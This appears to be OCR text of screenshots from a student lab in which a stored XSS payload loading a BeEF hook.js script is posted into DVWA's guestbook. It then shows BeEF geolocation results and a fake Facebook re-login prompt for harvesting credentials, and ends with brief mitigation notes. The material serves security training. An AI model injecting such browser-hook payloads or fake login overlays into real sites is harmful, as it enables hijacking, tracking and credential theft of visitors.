

localhost
BeEF Control Panel
Sign in - Google Acco
0.0.0.0:3000/demos/p
Vulnerability: Stored C
Not secure
192.168.13.25/vulnerabilities/xss_s/
Update
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Robert
Message *
<script src= "http://127.0.0.1:3000/hook.js"></script
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: sudo beef
Message: http://127.0.0.1:3000/hook.js
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/
Elements
Console
Sources
Network
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties
Filter


Not secure | 192.168.13.25/vulnerabilities/xss_s/
Update
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
sudo beef
Message *
http://127.0.0.1:3000/hook.js
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: sudo beef
Message: http://127.0.0.1:3000/hook.js
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


Current Browser
Command results
1
Tue Jun 28 2022 18:34:22 GMT-0400 (Eastern Daylight Time)
data: result={"status":"success","country":"United States","countryCode":"US","region":"OH","regionName":"Ohio","city":"New Albany","zip":"43054","lat":40.0847,"lon":-82.7988,"timezone":"America/New_York","isp":"Charter Communications Inc","org":"Spectrum","as":"AS10796 Charter Communications Inc","query":"76.181.225.150"}
Re-execute command


Not secure | 192.168.13.25/vulnerabilities/xss_s/
Update
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: sudo beef
Message: http://127.0.0.1:3000/hook.js
Name: Robert
Message:


Name *
Message *
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
admin
Password:
Log in



Write two or three sentences outlining mitigation strategies for this vulnerability:

One mitigation for crossite scripting is Input validation

Keep software system and anti virus always up to date

Restore VM to bare state at least once a week or month

Change passwords frequently and make it complicated/2 authentication